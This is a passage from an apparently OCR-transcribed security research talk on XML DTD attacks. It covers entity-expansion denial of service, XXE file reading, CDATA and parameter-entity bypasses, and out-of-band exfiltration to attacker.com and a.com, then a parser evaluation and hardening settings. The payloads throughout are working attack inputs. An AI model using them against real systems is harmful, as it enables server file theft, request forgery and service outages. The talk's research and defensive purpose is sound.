        <!ENTITY a0 "dosdosdosdosdosdos...dos">
]>
<data>&a0;&a0;...&a0;</data>
```

Denial of Service
External Entities (Steuck, 2002)

- Reference a large file (on the system/from a server)

```
<!DOCTYPE data [
        <!ENTITY dos SYSTEM "http:///somesite.com/largefile.xml">
]>
<data>&dos;</data>
```

- Limitation: Not applicable to arbitrary files (only XML)

Countermeasure: Limit XML Size


Even better: Disable Entity processing

Understanding DTD Attacks: External Entity Attack (XXE)

Example: SVG-to-PNG Web Service

```
<svg xmlns="http://www.w3.org/2000/svg">
        <rect width="50" height="50"
        style="fill:rgb(255,0,0);"/>
        <text x="10" y="30">red</text>
</svg>
```


Image/PNG: red



Server

XML External Entity Attack (XXE)


```
<!DOCTYPE svg [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
        <rect width="500" height="500"
        style="fill:rgb(255,0,0);"/>
        <text x="10" y="30">&file;</text>
</svg>
```



Server

XML External Entity Attack (XXE)

```
<!DOCTYPE svg [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
        <rect width="500" height="500"
        style="fill:rgb(255,0,0);"/>
        <text x="10" y="30">&file;</text>
</svg>
```



Server

Image/PNG:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
...
```


XXE Challenge

- Works like a charm

```
<!DOCTYPE data [
<!ENTITY file SYSTEM
          "file:///etc/passwd">
]>
<data>&file;</data>
```

- Does not work

```
<!DOCTYPE data [
<!ENTITY file SYSTEM
          "file:///etc/fstab">
]>
<data>&file;</data>
```



The “/etc/fstab Problem”

- etc/fstab contains not well-formed XML

```
#
# /etc/fstab: static file system information
#
# <file system> <dir> <type> <options> <dump> <pass>
/dev/sda1       /     ext4    rw         0      1
...
```

- Therefore the parser aborts the processing

Bypass Idea

<![CDATA[Trick]]>

```
<data><![CDATA[ We can place arbitrary
characters here: < " ' & > ]]></data>
```

<![CDATA[ ]]> and XXE Idea


```
<data><![CDATA[
#
# /etc/fstab: static file system information
#
# <file system> <dir> <type> <options> <dump>
<pass>
/dev/sda1       /     ext4   rw         0
1
...
]]>
</data>
```

<![CDATA[ ]]> and XXE Idea

```
<!DOCTYPE data [
   <!ENTITY % start "<![CDATA[">
   <!ENTITY % file SYSTEM "file:///etc/fstab">
   <!ENTITY % end "]]>">
   <!ENTITY all "&start;&file;&end;">
]>
<data>&all;</data>
```

Bypass: Parameter Entities


```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">
<data>&all;</data>
```



Server

Bypass: Parameter Entities

```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">
<data>&all;</data>
```




Server

attacker.com

```
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % end "]]>">
<!ENTITY all '%start;%file;%end;'>
```

Bypass for Experts ☺

```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">
<data>&all;</data>
```



Server

```
<data><![CDATA[ Content of /etc/fstab ]]></data>
```


```
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % end "]]>">
<!ENTITY all '%start;%file;%end;'>
```

attacker.com

What if…there is no „echo“?

Send file to Attacker's Server


```
<!DOCTYPE data SYSTEM "http://a.com/b.dtd">
<data>&send;</data>
```




Server

Send file to Attacker's Server

```
<!DOCTYPE data SYSTEM "http://a.com/b.dtd">
<data>&send;</data>
```



Server




a.com

```
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://a.com/?%file;'>">
%all;
```

Send file to Attacker's Server

```
<!DOCTYPE data SYSTEM "http://a.com/b.dtd">
<data>&send;</data>
```




Server

a.com

```
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://a.com/?%file;'>">
%all; <!ENTITY send SYSTEM 'http://a.com/?hereIsTheContent'>
```


Send file to Attacker's Server

```
<!DOCTYPE data SYSTEM "http://a.com/b.dtd">
<data>&send;</data>
```



Server


```
GET ?hereIsTheContent
```



a.com

```
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://a.com/?%file;'>">
%all; <!ENTITY send SYSTEM 'http://a.com/?hereIsTheContent'>
```

The schemaEntity Attack





Inclusion: XXE in Attributes

```
<!DOCTYPE svg [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data id="&file;"></data>
```

Forbidden by XML specification

Bypass






Transformation

The Attribute-Value Normalization Algorithm


W3C Recommendation

3. For each character, entity reference, or character reference in the unnormalized attribute value, beginning with the first and continuing to the last, do the following:
   - For a character reference, append the referenced character to the normalized value.
   - For an entity reference, recursively apply step 3 of this algorithm to the replacement text of the entity.
   - For a white space character (#x20, #xD, #xA, #x9), append a space character (#x20) to the normalized value.
   - For another character, append the character to the normalized value.

Transmission




Server




a.com

```
GET
?hereIsTheContent%20LineTermination
%20and%20Whitespaces%20are%20escape
d
```

Putting it all together



Server



Inclusion

Transformation

Transmission

a.com


```
<!DOCTYPE data [
<!ENTITY % remote SYSTEM
"http://attacker.com/external_entity_attribute.dtd">
%remote;
]>
<data xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="http://attacker.com/&internal;"></data>
```


More Parser Attack Techniques


RUB

- Other Parameter-based XXE
- Server-Side Request Forgery
- XInclude
- XSLT

Parser Evaluation







http://web-in-security.blogspot.it/2016/03/xml-parser-evaluation.html

Test Setup

RUB

- 30 different parser in Ruby, .NET, PHP, Java, Python and Perl
- We tested for:
  - Denial-of-Service
  - XXE and Parameter-based XXE
  - Server-Side Request Forgery
  - XInclude
  - XSLT
- Application to Android


Methodology


RUB

- Empirical, Iterative and Incremental
- Evaluation Framework: 16 core tests + additional tests
- Core tests are processed by each parser
- In summary > 1400 Unit tests
  - Results are verifiable and repeatable
- Test metric (simplified):
- BVS = Base Vulnerability Score:

  Vulnerabilities from core tests
- Total number of vulnerabilities

Java|Overview





Java|Xerces-J

Xerces Hardening

Avoid external entity attacks

http://xml.org/sax/features/external-general-entities → false
http://xml.org/sax/features/external-parameter-entities → false
http://apache.org/xml/features/disallow-doctype-decl → true

Attacks and Features not understood in their entirety

http://www.csnc.ch/misc/files/publications/2010_w-jax_xml_theory_and_attacks_XXE.pdf

Java|Xerces-J


RUB


- The right way to do it:

http://apache.org/xml/features/disallow-doctype-decl -> true

http://www.csnc.ch/misc/files/publications/2010_w-jax_xml_theory_and_attacks_XXE.pdf

PHP|Overview





PHP|DOMDocument

- Scenario: XInclude enabled
  - Vulnerable to XInclude (known risk)
  - Vulnerable to XInclude SSRF


LIBXML_NONET (integer)


Disable network access when loading documents

- Feature does not mitigate XInclude SSRF

Novel Attack cannot be mitigated here

Perl|Overview





Perl|XML::LibXML

expand_entities

/parser, reader/

substitute entities; possible values are 0 and 1; default is 1

Note that although this flag disables entity substitution, it does not prevent the parser from loading external entities; when substitution of an external entity is disabled, the entity will be represented in the document tree by an XML_ENTITY_REF_NODE node whose subtree will be the content obtained by parsing the external resource; Although this nesting is visible from the DOM it is transparent to XPath data model, so it is possible to match nodes in an unexpanded entity by the same XPath expression as if the entity were expanded. See also ext_ent_handler.

- Does not mitigate DoS attacks
- Does mitigate XXE attacks

Perl|XML::LibXML

- The right way to do it:


```
$dom = XML::LibXML->load_xml(
                        location => $file,
                        load_ext_dtd => 0
        );
```

- Mitigates XXE, XXEP and SSRF


DoS cannot be mitigated

Evaluation


DoS




XXE



XXEP



SSRF



Conclusion

- Most parser are configured insecurely by default
- Countermeasures are not always available

Conclusion

- Parser developers:
  1. Implement parser defaults in a secure manner
  2. Implement features to disable security relevant behavior
  3. Document the security risks
- For Pentesters:

  Use the test vectors to investigate applications

Links

- Cheat Sheet:
  http://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html
- Parser Evaluation:
  http://web-in-security.blogspot.it/2016/03/xml-parser-evaluation.html
- „Extended version“ of Paper:
  https://goo.gl/qGMlpw
- Test cases:
  https://github.com/RUB-NDS/DTD-Attacks

Questions?